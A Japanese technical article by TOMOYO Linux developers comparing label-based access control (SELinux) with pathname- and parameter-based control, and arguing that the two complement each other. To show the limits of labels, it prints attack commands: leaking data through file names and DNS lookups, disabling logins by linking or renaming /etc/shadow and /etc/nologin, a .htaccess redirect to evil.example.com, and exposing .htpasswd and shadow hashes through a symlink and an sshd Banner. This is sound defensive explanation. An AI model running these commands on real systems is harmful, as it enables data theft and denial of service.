ラベルに基づくセキュリティの限界とその補完 4

TOMOYO Linuxの設計思想と試み

原田季栄（(株) NTTデータ） 半田哲夫（NTTデータ先端技術(株)）

Linuxにおけるセキュリティ機構

Linus Torvaldsが学生時代に1人で書き下ろしたLinuxは，現在コミュニティにより開発，維持され，その規模は1,200万行を超えている．提案や議論は，基本的にはメーリングリスト上で行われ，英語とメールさえ使えれば誰でも新しい機能を提案することができる．2010年8月現在，「メインライン」と呼ばれるLinuxの標準ソースには，カーネル内において強制的なアクセス制御を行う「強制アクセス制御機構」の実装として，SELinux，Smack，TOMOYO Linuxの3つが含まれている． 本稿の執筆中にこれにAppArmorが追加されることが決まり，2010年10月末頃にリリースされるカーネル2.6.36ではユーザは4つの実装から選択できるようになる．

SELinuxとSmackは，「ラベルに基づくセキュリティ」と呼ばれる方式をとっている．ラベルに基づくセキュリティは，1980年代より米国で研究されていた，いわば由緒ある方式である．それに対して，TOMOYO LinuxとAppArmorは，「名前に基づくセキュリティ(pathname-based security)」と呼ばれることになる新しい方式を採用している．このため，SELinuxの開発者やセキュリティ界の権威より手厳しい反対を受けた．

TOMOYO Linuxは「ラベルに基づくセキュリティ」における「ラベル」を「パス名」に置き換えた提案だと受け止められ現在に至っている．それは，事実ではあるが，なぜパス名を使っているのか，使う必要があると考えているかについては，あまり知られていない．本稿ではその理由を含め，TOMOYO Linuxの設計思想について説明する．TOMOYO Linuxは，ラベルに基づくセキュリティに対する一種のアンチテーゼであることには違いない．そこで，最初にいわゆる正統派，あるいは伝統を継承している「ラベルに基づくセキュリティ」について，その概要を説明することから始める．

ラベルに基づくセキュリティ

ラベルに基づくセキュリティの考え方の起源は，古く1970年代のアメリカにおける研究にさかのぼる．1973年にDavid BellとLeonard LaPadulaの2人は，米国空軍の要請を受けて，2人の名前をとってBLP (Bell-LaPadula) モデルと呼ばれることになるセキュリティモデルを考案した．このモデルは，情報の機密性に注目し機密度の階層の概念を導入したものであり，ユーザが自分の属する階層およびその下位については参照できるが，その逆を認めないというものである．BLPモデルは，単純な属性種別により機密情報の保護を行うことが可能であると示されている．BLPモデルの考案後にも，Bibaなどのセキュリティモデルが考案され[1]，それらのモデルに関する研究の結果を受けるかたちで，セキュアなシステムの機能要件が検討された．それが1985年に米国国防総省が発行したTCSEC[2] (Trusted Computer System Evaluation Criteria，「信頼できるコンピュータシステムの評価基準」) である．TCSECは，発刊時の表紙の色をとって「オレンジブック」とも呼ばれている．TCSECは，序文でその策定の目的について

以下のように述べている．

- コンピュータシステムの製造業者に信頼すべきコンピュータシステムを構築する際のガイダンスとする
- コンピュータシステムの利用者が，機密情報を扱うシステムにおける要件の目安とする
- 調達仕様の基本として使用する

TCSEC は 1999 年 に ISO/IEC 15408 が登場するまで，長きにわたり「高いセキュリティを求められるコンピュータシステムの評価基準」として参照された．「ラベルに基づくセキュリティ」は，その TCSEC における中心的な考え方である．TCSEC および「ラベルに基づくセキュリティ」の詳細については，本特集の海外氏の記事「OS へのセキュリティ脅威と Linux の強制アクセス制御」に取り上げられているので，ここではその概要について説明する．



図 -1　ラベルに基づくセキュリティのモデル

■ラベルに基づくセキュリティの考え方

ラベルに基づくセキュリティの考え方は単純である．コンピュータシステムにおける「アクセス」について，アクセス元である主体とアクセスされる対象である客体に対して，事前にセキュリティ上の機密度に対応する識別子（「ラベル」）を割り当てておく．そして，主体から客体へのアクセスの可否を，両者のラベルの組合せを用いて指定する（図 -1）．ラベルが判断の基準となることが「ラベルに基づくセキュリティ」の由来である．

ラベルに基づくセキュリティにおける「ラベル」とは，一種の識別子であるが，それはこれまでの OS にはなかった新しい概念である．初めてラベルに基づくセキュリティについて説明を聞くと，「プログラムにもファイルにも名前があるのにどうしてその名前を使わないで，わざわざ新しい属性を導入するのだろう」と不思議に思うかもしれない．それにはもちろん理由がある．

■ラベルを用いることの利点

ラベルに基づくセキュリティで，わざわざ今までの OS になかった「ラベル」という概念を導入した背景には，「名前（パス名）」の不確かさがある．Linux におけるパス名は実は大変扱いにくく，頼りにできないものである．以下に例を挙げて説明する．

相対パス表記

/tmp/../etc/shadow は /etc/shadow と同じ意味である．ということは，ファイルやディレクトリの「実体」について，それを表す無数の表記方法が存在することになる．もし，/etc/shadow に関するアクセスを制限したとして，異なる名前でのアクセスが野放しだと何にもならない．

リンク

ハードリンクやシンボリックリンクはファイルの実体に複数の「名前」を持たせるため前項と同様の問題が生じる．

名前空間の操作

ファイルやディレクトリの名前は任意に変えることができる．リネームを行うと変わるわけだが，それ以外にも，chroot や mount などの名前空間の操作を行うことにより名前は変わる．

名前を持たないリソースの存在

ソケットやパイプなど「名前」を持たないリソースが存在する．そのようなリソースに対するアクセスを制御するには，何らかの属性を追加するしかない．

このように「名前（パス名）」はあいまいで頼りない（頼るべきでない）ものであり，アクセスの可否を判断する材料としては不適切であるとされる理由を理解できると思う．それに対して「ラベル」は，iノードに対応付けて管理される．iノードは，Linuxのファイルシステムにおいて，ファイルの属性や管理情報を格納している管理情報で，パス名とは独立である．パス名をどのように表記しようが，リンクを行おうが，マウントなどの操作を行おうが，iノードは変わらない．したがって，「ラベル」という属性をiノードに対応づけておきさえすれば，その対応づけは該当するiノードが解放されるまで保たれる．ソケットなど「名前」を持たないリソースについても制御の対象とすることができる．

ラベルに基づくセキュリティの限界

■情報フロー制御の落し穴

SELinuxのFAQ[3]には，「SELinuxにより保護されたシステムのセキュリティは主にカーネルとポリシーの正しさに依存する」と書かれている．これは，「リソースに正しくラベルが振られていて，主体から客体へのアクセスについてラベルの組合せとして適切なルールが記述されていれば，カーネルのバグを除きセキュリティは保たれる」ということを意味している．

MLS（Multi Level Security）やMCS（Multi Category Security）のように，ラベルに基づくセキュリティはパス名に基づくセキュリティと比べて情報の隔離，情報フローの制御に優れていることは事実ではある．しかし，ラベルを用いれば主体がどのような振舞いを行ってもセキュリティが担保されるということではない．

一例として，ファイル名を使ったプロセス間通信を考えてみる．高い機密度を持つユーザA（またはユーザAの権限で動作しているプロセス）が低い機密度を持つユーザB（またはユーザBの権限で動作しているプロセス）に情報を漏えいさせようとした場合を考える．ユーザAが

```
$ echo 漏えいさせたい情報 > /tmp/file
```

のように実行した場合，「/tmp/file」にはユーザAのラベルが付与されるため，ユーザBは/tmp/fileの内容を読むことができない．しかし，ユーザAが

```
$ touch /tmp/漏えいさせたい情報
```

のように「漏えいさせたい情報」をファイル名として実行した場合，ユーザBは「/tmp/漏えいさせたい情報」というファイル名を通じて，ユーザAが漏えいさせた情報を知ることができてしまう．

この例は，ラベルに基づくセキュリティでは，ラベルを振られたファイルの内容の参照は制限できても，ファイル名のような形で表現された「情報」はそれを制限も保護もできないことを示している．

次に，ネットワークを使ったホスト間通信を例に考えてみる．名前解決を行うDNSサービスは，情報を漏えいさせる手段としても利用される危険がある．なぜなら，DNSサービスの仕組みとして，目的のサーバのIPアドレスをDNSサーバが知らない場合，ルートサーバから順番に問合せを行うことにより目的のサーバのIPアドレスを知ることができるようになっているからである．つまり，

```
$ nslookup 漏えいさせたい情報.競合相手のドメイン名
```

のように，nslookupのコマンドライン引数として情報を指定して実行すれば，それは指定されたサーバに伝わってしまう．名前解決を禁止するとWebサーバやWebブラウザなどネットワークを使うほとんどすべてのサービスが動作しなくなるので，技術的に解決することはできない．

ラベルに基づくアクセス制御を使うと，「情報に対してラベルを振ることで情報の流れを制御することができるから，情報漏えいは発生しない」と思うかもしれない．しかし，実際にラベルを振ることができるのはオブジェクトであって，情報そのものにはラベルを振ることができない点に注意する必要がある．カーネル内部のアクセス制御機構が関与するのは「情報にアクセスする経路」（手段の制限）であって，「アクセスが認められた情報が漏えいしないこと」（結

果の保証）ではない．また，アクセスが認められたオブジェクトから読み出された情報にはラベルは付与されていない点についても強調しておきたい．情報そのものにラベルが振られるわけではない以上，情報がどのように使われるかを考慮すること抜きに，情報フローが保護されると考えることは，過信である．

■アクセスを認めることによる副作用

アクセスの可否だけを考えるのであれば，主体と客体について，それぞれの機密性を示す「ラベル」という属性があれば十分かもしれないが，アクセスを認めることによりどのような影響が生じるかという側面を考えた場合，ラベルというパラメータだけでは判断をすることができない．ラベルに基づくセキュリティではカバーできない範囲に対応するために，「ラベル」以外のパラメータを活用する必要がある．以下，具体的な事例によりラベルだけでは解決できない問題があることを示す．

リンクの作成によりログインができなくなる

/etc/resolv.conf には，ホスト名の解決を行うための設定を記述し，誰でも参照することができるようになっている．/etc/ ディレクトリにハードリンクあるいはシンボリックリンクを作成する権限を持っている攻撃者が，/etc/nologin というパス名で /etc/resolv.conf のハードリンクを作成した場合

```
$ ln /etc/resolv.conf /etc/nologin
```

を考える．

ログイン認証で使用される pam_nologin モジュールは，/etc/nologin という名前を持つファイルが存在していた場合，システム管理者以外のユーザのログインを拒否する．そのため，/etc/resolv.conf が /etc/nologin という名前でリンクされた結果，システム管理者以外のユーザはシステムにログインすることができなくなってしまう．一方で，/etc/yeslogin という名前でリンクされても，このようなことは起こらない．それは，/etc/yeslogin という名前が特別な意味を持たないからである．

ファイルを作成するという操作は，「ディレクトリの中に指定された名前を追加する」という意味を持つ．ラベルに基づくセキュリティでは，名前を扱わないがゆえに，副作用の生じない名前の追加だけを許可するということができない．

リネームによりログインができなくなる

ラベルに基づくセキュリティでは，アクセスの可否判断はリネームにより影響されないから，リネームにより不適切なアクセスを認めることはない．しかし，アクセスの可否が保たれても，リネームによってシステムの動作に影響を与える場合が存在する．

/etc/shadow にはシステムにログインするためのパスワード情報が記録されている．/etc/ ディレクトリ内のファイルをリネームする許可を持つ攻撃者が，/etc/shadow を /etc/my_shadow というパス名に変更した場合

```
$ mv /etc/shadow /etc/my_shadow
```

を考える．

/etc/my_shadow のラベルはリネーム前の /etc/shadow のラベルが維持され，/etc/shadow のラベルにアクセスできるユーザやプログラム以外は /etc/my_shadow にアクセスできないままである．しかし，/etc/shadow というパス名を持つファイルが失われたことにより，すべてのユーザがシステムにログインできなくなる．/etc/shadow の機密性を維持できてもシステムとしての可用性を維持できなくなることが起こり得る．

.htaccess のリネームによるリダイレクト攻撃

HTTP サーバである Apache は，Web コンテンツの置かれているディレクトリに .htaccess という名前のファイルが存在する場合，それを Web コンテンツとしてではなく，HTTP クライアントに対するアクセス制御の設定ファイルとして解釈する．たとえば，図 -2 に示すように Web コンテンツとして index.txt という名前のファイルを作成し，それが .htaccess というファイル名に変更されてしまうと，Apache は HTTP クライアントをマルウェア配布サイトなど想定外のサーバに誘導してしまうことになる．

ラベルに基づくセキュリティが有効であれば，index.txt に関するアクセスの可否を保つことができ

```
Web コンテンツを作成する.
# echo 'RedirectMatch (.*)
http://evil.example.com/cgi-bin/poison-it?$1' ¥
> /var/www/html/index.txt
Web サーバから参照すると Web コンテンツとして認識されている.
# curl -I http://127.0.0.1/index.txt
HTTP/1.1 200 OK
Date: Sat, 19 Sep 2009 11:57:20 GMT
Server: Apache/2.2.3 (Red Hat)
Last-Modified: Sat, 19 Sep 2009 11:57:14 GMT
ETag: "f4565-3f-f30c7a80"
Accept-Ranges: bytes
Content-Length: 63
Connection: close
Content-Type: text/plain; charset=UTF-8
ファイルの名前を.htaccess にリネームする.
# mv /var/www/html/index.txt /var/www/html/.htaccess
ファイルの内容は Web コンテンツとしてではなく，Web サーバのアクセス制御情報として解釈され，悪意あるサーバにリダイレクトされてしまう.
# curl -I http://127.0.0.1/index.txt
HTTP/1.1 302 Found
Date: Sat, 19 Sep 2009 11:57:50 GMT
Server: Apache/2.2.3 (Red Hat)
Location:
http://evil.example.com/cgi-bin/poison-it?/index.txt
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

図-2　リネームによる副作用

る．しかし，それだけではリネームによるリダイレクト攻撃を防ぐことができない．ラベルに基づくセキュリティは，主体から客体へのアクセスを制御するが，そのアクセスを認めた結果については関与していないことが分かる．

シンボリックリンクのリンク先の指定による情報漏えい

Apache は，Web コンテンツのあるディレクトリに対して FollowSymLinks という設定が行われていた場合，シンボリックリンクを辿りコンテンツを提供する．そのため，図-3 に示すように Web コンテンツの置かれているディレクトリに index.txt という名前で .htpasswd へのシンボリックリンクが作成された場合，HTTP クライアントに対して .htpasswd の内容を開示してしまう．

```
/var/www/html に.htpasswd ファイルを作成する.
# echo
'demo:$apr1$Dim11...$yaZFoEyPOeO/gJe2lAOwz/' ¥
> /var/www/html/.htpasswd
index.txt という名前で.htpasswd のシンボリックリンクを作成すると.htpasswd の内容が参照できてしまう.
# ln -s .htpasswd /var/www/html/index.txt
# curl http://127.0.0.1/index.txt
demo:$apr1$Dim11...$yaZFoEyPOeO/gJe2lAOwz/
```

図-3　シンボリックリンクによる漏えい

プログラム起動時の引数による情報漏えい

SSH サーバである OpenSSH デーモンは，任意のファイルをバナーとして表示する機能を持ち，コマンドラインからも指定することができる．そのため，図-4 に示すように /etc/shadow をバナーとして指定した場合，認証されていない SSH クライアントに対して，パスワード情報を開示してしまう．

```
ssh サーバを起動する際に/etc/shadow を Banner オプションの引数として指定する.
# /usr/sbin/sshd -o 'Banner /etc/shadow'
Banner オプションの働きにより，ssh クライアントが接続すると，/etc/shadow の内容が表示される.
# ssh localhost
root:$1$d8kgaeX7$PqJEIeNsGAGPw4WwiVyOC/:14217:0:99999:7:::
(・・・中略・・・)
kumaneko:$1$Y1sTeizV$y59KJ5302WPGh9rw8kGU50:14217:0:99999:7:::
root@localhost's password:
```

図-4　コマンドライン引数による漏えい

TOMOYO Linux

客体から読み込んだ情報を主体がどの客体へ書き出すか，あるいはどのように処理するかを決めているのはプログラムである．プログラムは常に固定された処理を行うわけではなく，コマンドライン引数，設定ファイル，ユーザ入力などの内容を入力として受け付け，それを解釈し，処理や出力を行う．コマンドライン引数，設定ファイル，ユーザ入力などは，プログラムの処理内容を変える要素であるという意味で，プログラムの動作に影響を与えるパラメータであると言える．

前章で挙げた例は，ラベルに基づくセキュリティによって読み書き実行の可否が維持されているだけでは，システムのセキュリティとしては不十分であることを示している．ラベルに基づくアクセス制御は，読み書き実行について制御を行うが，読み書き実行を認めることによる影響については関与しない．そのため，客体の使われ方やシステムに影響を及ぼすようなパラメータが与えられたとしてもそれを拒否することができないのである．それに対し，パラメータに基づくアクセス制御は，パラメータを検査することにより主体が何を試みようとしているか(意図)を推測することで，客体の使われ方やシステムに影響を及ぼすようなパラメータが与えられた場合にそれを拒否することができるのである．

TOMOYO Linuxは，客体の使われ方やシステムの動作に影響を与えるパラメータをOSレベルで制限する機能を提供することにより，プログラムに期待される動作を行わせ，「読み書き実行を認めることによって生じる影響」を考慮したアクセス制御を可能にする．

以下に，TOMOYO Linuxにおいて制限が可能なパラメータの一部について説明する．

パス名

前章で述べたように，想定外のパス名は，システムの動作に悪影響を及ぼす．システムにとって必要なファイルがあるべき場所にあるべきパス名で存在していることは，システムが期待通りに稼働するための重要な前提である．

ラベルに基づくセキュリティでは，ディレクトリ内に名前を追加したり削除したりすることの可否しか扱わないので，ディレクトリ内に存在することが許される名前を制限することは不可能である．パス名をパラメータとして用いるTOMOYO Linuxと組み合わせることにより，ディレクトリ内に存在することが許される名前も制限することが可能になる．

プログラム起動時の名前

BusyBoxは主要な標準UNIXコマンドの機能を単一の実行ファイルで提供するシェル環境であり，主に組込み環境で使われている．BusyBoxでは，実行されたプログラムのパス名がmd5sumであっても，プログラム起動時の名前がcatであればcatとして振る舞う．TOMOYO Linuxを用いると，プログラムの実行可否を判断する際に，プログラムのパス名だけでなく起動時の名前についても制限することが可能になる．

シンボリックリンク作成時のパス名とリンク先

AppArmorやTOMOYO Linuxのパス名に基づくセキュリティでは，アクセス許可のないファイルにシンボリックリンク経由でアクセスされてしまうことを防ぐために，シンボリックリンクを解決した後のパス名に基づいてアクセス可否を判断する．そのためシンボリックリンク自身は，リンク先が示すファイルのアクセス可否には影響しない．しかし，図-3の例で示したように，シンボリックリンク自身のパス名はリンク先のファイルの使われ方に影響を与える．TOMOYO Linuxを用いると，シンボリックリンク自身のパス名およびリンク先として指定される文字列についても制限することが可能になる．

コマンドライン引数および環境変数

図-4で示したように，コマンドライン引数や環境変数はプログラムの動作に影響を与える．たとえば，環境変数LD_PRELOADやLD_LIBRARY_PATHが指定されているとデフォルトとは異なるライブラリとリンクされてしまい，想定外の動作を引き起こすことがある．TOMOYO Linuxを用いると，/bin/shの引数が-c "mail root"の場合だけ許可したり，LD_で始まる環境変数が定義されていない場合だけ許可したり，環境変数PATHの内容が/bin:/usr/bin

の場合だけ許可するといった制限が可能になる．

DACのパーミッション

Linuxでは，ユーザごとに読み込み，書き込み，実行の3種類のパーミッションを与えるDAC（Discretionary Access Control）について適切な設定されていることを前提としている．必要なファイルがあるべき場所にあるべき名前（パス名）で存在していたとしても，ファイルに適切なDACパーミッションが設定されていなければシステムは期待通りに稼働することができない．

たとえば，/sbin/initからexecuteビットを取り除いてしまうとシステムが起動しなくなるし，~/.ssh/authorized_keysに所有者以外に対するwriteビットを与えてしまうとSSHサーバは公開鍵認証を行わなくなる．これらの例が示すように，DACのパーミッション内容は，プログラムの動作やシステムの状態に影響を与える．TOMOYO Linuxを用いると，DACのパーミッション変更時の値を制限することが可能になる．

ファイルやディレクトリの所有者ID，グループID

システム管理者は任意のファイルの所有者IDおよびグループIDを変更できる．また，システム管理者以外のユーザでも所有しているファイルに関してグループIDを変更することができる．それらについて不正な操作が行われないようにするために，TOMOYO Linuxを用いると所有者およびグループIDの変更時の値について制限することが可能になる．

ioctlシステムコールのコマンド番号

BusyBoxがプログラム起動時の名前によって異なる動作をするのと同様に，ioctlシステムコールは指定されたコマンド番号の内容によって異なる動作をする．したがって，ioctlシステムコールのアクセス制御は，単にioctlシステムコールの発行可否だけでは不十分である．TOMOYO Linuxを用いるとコマンド番号も含めて可否を判断することが可能になる．

2つのアクセス制御の得失

パス名に基づくセキュリティであるAppArmorやTOMOYO Linuxの開発者は，ラベルに基づくセキュリティであるSELinuxの開発者との間で熾烈な論争を繰り広げた．当初は「設定が難しすぎて無効にされてしまうアクセス制御よりはマシだ」「ファイルのリネームなどによりアクセス可否の結果が変わるアクセス制御なんて最悪だ」と，互いの利点を知ろうとせずに罵りあいが続いた．それぞれの背後にある考え方の違いを知らなかったのである．SELinuxの開発者は「ファイルをリネームすることにより読み書き実行の可否が変化してしまうからパス名ではなくラベルを使うべきである」「ファイルシステムをバインドマウント（ディレクトリをあたかもファイルシステムであるかのようにマウントさせる仕組み）することにより読み書き実行の可否が変化してしまうからパス名ではなくラベルを使うべきである」などといった，パス名がどのように変化するかをまったく予測できない混沌とした世界を想定していたようだ．それに対し，TOMOYO Linuxの開発者は「ファイルのリネームを許可した場合は読み書き実行の可否が変化してしまうというのには同意するけれど，実際問題としてそのようなリネームを許可するのですか?」「ファイルシステムのバインドマウントにより読み書き実行の可否が変化してしまうというのには同意するけれど，実際問題としてそのようなマウントを許可するのですか?」などといった，パス名の変化が必要最小限しか認められない整然とした世界を想定していた．パス名というのは，オブジェクトにアクセスするための識別子であり手段である．「ラベルに基づくセキュリティの限界」で示したとおり，現実の世界では，パス名の変化を制限することなしにはシステムは期待通りに動作することができない．そして，パス名の変化を制限する上では，パス名に基づくセキュリティの方がより正確に制限できる．たとえばCGIプログラムに対してWebコンテンツのディレクトリ内にファイルの作成を許可しなければならない場合，ラベルに基づくセキュリティでは.htaccessのような名前を禁止できないが，パス名に基づくセキュリティであれば禁止できる．

TOMOYO Linuxの開発者もこの論争が発生するまではTOMOYO LinuxはSELinuxを置き換える

ものだと考えていた．しかし，この論争を経てなぜSELinuxがラベルに基づくセキュリティであるのか納得し，現在ではSELinuxの利点を認めている．たとえば，パス名の欠点の1つである「共有ディレクトリに作成されるファイルに対するアクセス制御が困難である」という問題には，TOMOYO Linuxでは「パス名に基づく制限に加えて，プロセスのユーザID／グループIDおよびファイルの所有者ID／グループIDに基づく制限も行う」という対策をしている．しかし，ラベルを用いれば「ファイルを作成したユーザやアプリケーションに応じて異なるラベルを割り当てることができるため，同じユーザID／グループIDで動作している異なるアプリケーションが作成したファイルであっても区別して隔離することができる」という利点がある．

より強固なセキュリティの実現に向けて

読み書き実行の可否だけであれば，ラベルに基づくセキュリティのほうがパス名に基づくセキュリティよりも優れている．しかし，ラベルに基づくセキュリティでは解決することができない課題が存在し，それらの一部はラベル以外のパラメータ（パス名など）に基づくセキュリティで改善することができる．SELinuxのFAQではシステムのセキュリティを決める重要な要因にプログラムの動作を含めていないが，現実にはシステムを導入した目的に沿ってプログラムやユーザが適切な動作や情報の使い方をすることが不可欠なのである．本稿では，アプリケーションが情報をどのように扱うかを制限しようと試みるアプローチとして，ラベル以外のパラメータに基づくセキュリティの考え方について紹介した．ラベル以外のパラメータに基づくセキュリティはラベルに基づくセキュリティを置き換えるものではなく，それに不足している部分を補うためのものである．ラベルに基づくセキュリティとラベル以外のパラメータに基づくセキュリティは，それぞれその得意とする用途と苦手とする用途があり，両者を併用することによって，より安心して利用できる状態を実現することができる．

Linux 2.6カーネルでは，強制アクセス制御のためのフレームワークとしてLSM（Linux Security Modules）が提供されているが，2010年8月現在，LSMは複数の強制アクセス制御の併用を認めない仕様となっている．そのため，メインライン版のTOMOYO Linuxは，SELinux，Smack，AppArmorなどと組み合わせて使用することはできない．ラベルに基づくセキュリティとラベル以外のパラメータに基づくセキュリティを併用できるべきであるという考えのもと，筆者らは現在も独自拡張版の開発およびサポートを継続している．独自拡張版はLSMを使用していないため，SELinux，Smack，AppArmorなどと同時に利用することも可能である．

強制的なアクセス制御はシステムのセキュリティを高める上で，欠くべからざる要素であるが，それはシステム全体のセキュリティの一部であって，すべてではない．情報がどのように使われるかは最終的にはユーザやアプリケーションの挙動に委ねられており，どのように動作しているのかをシステム管理者が理解し，ユーザに正しく使ってもらうことが大切である．

参考文献
1）（独）情報処理推進機構 セキュリティセンター：アクセス制御に関するセキュリティポリシーモデルの調査，2005年4月．http://www.ipa.go.jp/security/fy16/reports/access_control/policy_model.html
2）DOD 5200．28-STD．Department of Defense Trusted Computer System Evaluation Criteria (Dec. 1985)．http://csrc.nist.gov/publications/history/dod85.pdf
3）SELinux FAQ http://www.nsa.gov/research/selinux/faqs.shtml
4）みずほ情報総研（株）：電子政府におけるセキュリティに配慮したOSを活用した情報システム等に関する調査研究，平成16年度内閣官房情報セキュリティ対策推進室委託調査(2003)．
5）原田季栄，保理江高志，田中一男：使いこなせて安全なLinuxを目指して，Linux Conference 2005．
6）原田季栄，半田哲夫，板倉征男：TOMOYO Linuxの設計と実装，第21回コンピュータシステム・シンポジウム(ComSys2009)．

（平成22年6月18日受付）

■原田季栄（学生会員）haradats@nttdata.co.jp
（株）NTTデータ技術開発本部勤務．情報セキュリティ大学院大学後期博士課程在籍中．2003年よりオープンソースのプロジェクトマネジメントに携わる．

■半田哲夫　handat@intellilink.co.jp
NTTデータ先端技術（株）勤務．2003年よりTOMOYO Linuxの研究開発に従事．2009年にLinux標準機能に採用されたTOMOYO Linuxの開発者．